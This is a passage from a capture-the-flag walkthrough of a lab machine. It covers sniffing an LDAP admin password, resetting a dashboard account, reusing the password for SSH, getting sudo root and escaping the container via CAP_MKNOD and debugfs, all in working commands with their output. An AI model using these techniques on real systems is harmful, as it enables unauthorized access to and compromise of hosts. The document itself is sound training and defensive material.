
The Wireshark dissection shows the full bind request: the DN is cn=admin,dc=nodomain and the password is 20_M4m@m+-Y~. This is the LDAP rootDN (directory administrator) credential that the management dashboard uses as its service account to authenticate users against the directory.
LDAP simple bind is the protocol equivalent of HTTP Basic authentication: the password crosses the wire as a raw string inside the bind request. Any position on the network path between client and server can read it. StartTLS or LDAPS would encrypt the connection, but neither is configured here.
10. Container Access
Modifying LDAP to access the dashboard
The rootDN credential gives full write access to the LDAP directory. Use it to set a known password on the web_admin account:
1
2
3
4
ldappasswd -H ldap://172.20.0.1:389 \
    -D 'cn=admin,dc=nodomain' -w '20_M4m@m+-Y~' \
    -s 'Traverse2026!' \
    'uid=web_admin,ou=users,dc=nodomain'
Now login to the management dashboard at http://172.20.0.10:8080 as webadmin@traverse.hsm with the new password:

The dashboard exposes system information including the SSH connection details: admin@172.20.0.10. This is the administrative SSH user on the container.
SSH into the container
The LDAP rootDN password is reused as the SSH password for the admin account on the container:
1
ssh admin@172.20.0.10
1
2
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 7.0.0-1012-aws x86_64)
admin@nyc-pweb03:~$
Escalating to container root
1
sudo -l
1
2
User admin may run the following commands on nyc-pweb03:
    (ALL : ALL) ALL
Full sudo without restrictions:
1
sudo -s
1
2
root@nyc-pweb03:~# id
uid=0(root) gid=0(root) groups=0(root)
This is root inside the container, not on the underlying host. The container has no Docker socket and lacks CAP_SYS_ADMIN, so standard container escape techniques (mounting the host filesystem, accessing /proc/sysrq-trigger) do not apply.
11. Container Escape via CAP_MKNOD
Understanding the primitive
The container retains CAP_MKNOD, which allows creating special device nodes. It also has a writable host bind mount: the host’s /var/share is mounted inside the container at /mnt/share. The combination of these two facts creates a host filesystem read primitive.
The technique works in three steps:
- Container root creates a block-special device node for the host’s root partition inside the shared directory. The node’s major and minor numbers must match the host’s actual block device.
- Because the shared directory is a bind mount, the same inode appears on the host at
/var/share/<filename>. - A host-side process (Spencer) opens the device node. Spencer’s process runs outside the container’s device cgroup, so the kernel permits the open. The
debugfsutility can then read files directly from the ext4 filesystem without mounting the partition.
mknoddoes not copy or mount the disk. It creates an inode whose type and major/minor numbers instruct the kernel which block device to open. The device cgroup inside the container would block opening the node from container processes, but the bind mount makes the node visible to host processes that are not subject to that cgroup.
Finding the host partition’s device numbers
From the container root shell, the host’s block devices are visible through sysfs:
1
cat /sys/class/block/nvme0n1p1/dev
1
259:1
The major number is 259 and the minor number is 1.
Creating the device node
1
2
mknod /mnt/share/.traverse-hostroot b 259 1
chmod 0666 /mnt/share/.traverse-hostroot
Verify the node was created correctly:
1
stat -c '%F %t:%T %a %u:%g %n' /mnt/share/.traverse-hostroot
1
block special file 103:1 666 0:0 /mnt/share/.traverse-hostroot
The stat output shows the device numbers in hexadecimal: 0x103 is decimal 259, and 0x1 is 1. The mode is 0666 (world-readable), and the owner is root.
Reading the host filesystem
Switch to Spencer’s session on the host. The device node is visible at the host-side path:
1
/usr/sbin/debugfs -R 'ls -l /root' /var/share/.traverse-hostroot
1
2
3
4
 131073   40700  0     0      4096  1-Oct-2026 01:06  .
      2   40755  0     0      4096  1-Oct-2026 01:06  ..
 131074  100600  0     0        33  1-Oct-2026 01:06  root.txt
[...] other root home directory contents
Read the flag:
1
/usr/sbin/debugfs -R 'cat /root/root.txt' /var/share/.traverse-hostroot
1
HSM{redacted}
debugfsmust be used in read-only mode (the default). Never pass-wagainst a live host filesystem, as concurrent writes could corrupt the partition. The goal here is to read a single file, not to obtain a host-root shell.
Cleanup
Return to the container-root shell and remove the device node:
1
2
3
stat -c '%F %t:%T %a %u:%g %n' /mnt/share/.traverse-hostroot
rm -- /mnt/share/.traverse-hostroot
test ! -e /mnt/share/.traverse-hostroot && echo cleaned
1
cleaned
Understanding the Attack Chain
| Technique | Severity in isolation | Composed severity |
|---|---|---|
| Encrypted ZIP with weak password | Low | Provides the Nginx config and email |
| Nginx alias path traversal | Medium | Exposes the entire application tree |
Exposed .git repository | Medium | Discloses full source and history |
| Credentials in Git history | High | Authenticates to the docs application |
php: omitted from wrapper denylist | High | Enables source disclosure and RCE |
| PHP filter chain code execution | Critical | Remote shell as service account |
| Password reuse (spencer) | Medium | Lateral move to system user |
| Anonymous LDAP bind | Low | Enumerates the internal directory |
| LDAP simple bind over cleartext | Medium | Exposes rootDN credentials to sniffing |
tcpdump with cap_net_raw | Medium | Enables unprivileged packet capture |
| LDAP rootDN password reuse for SSH | High | Full access to the management container |
sudo ALL in container | High | Container root from the admin account |
CAP_MKNOD + writable bind mount | Medium | Creates host-visible device nodes |
Host-side debugfs on raw device | Critical | Reads arbitrary host files as spencer |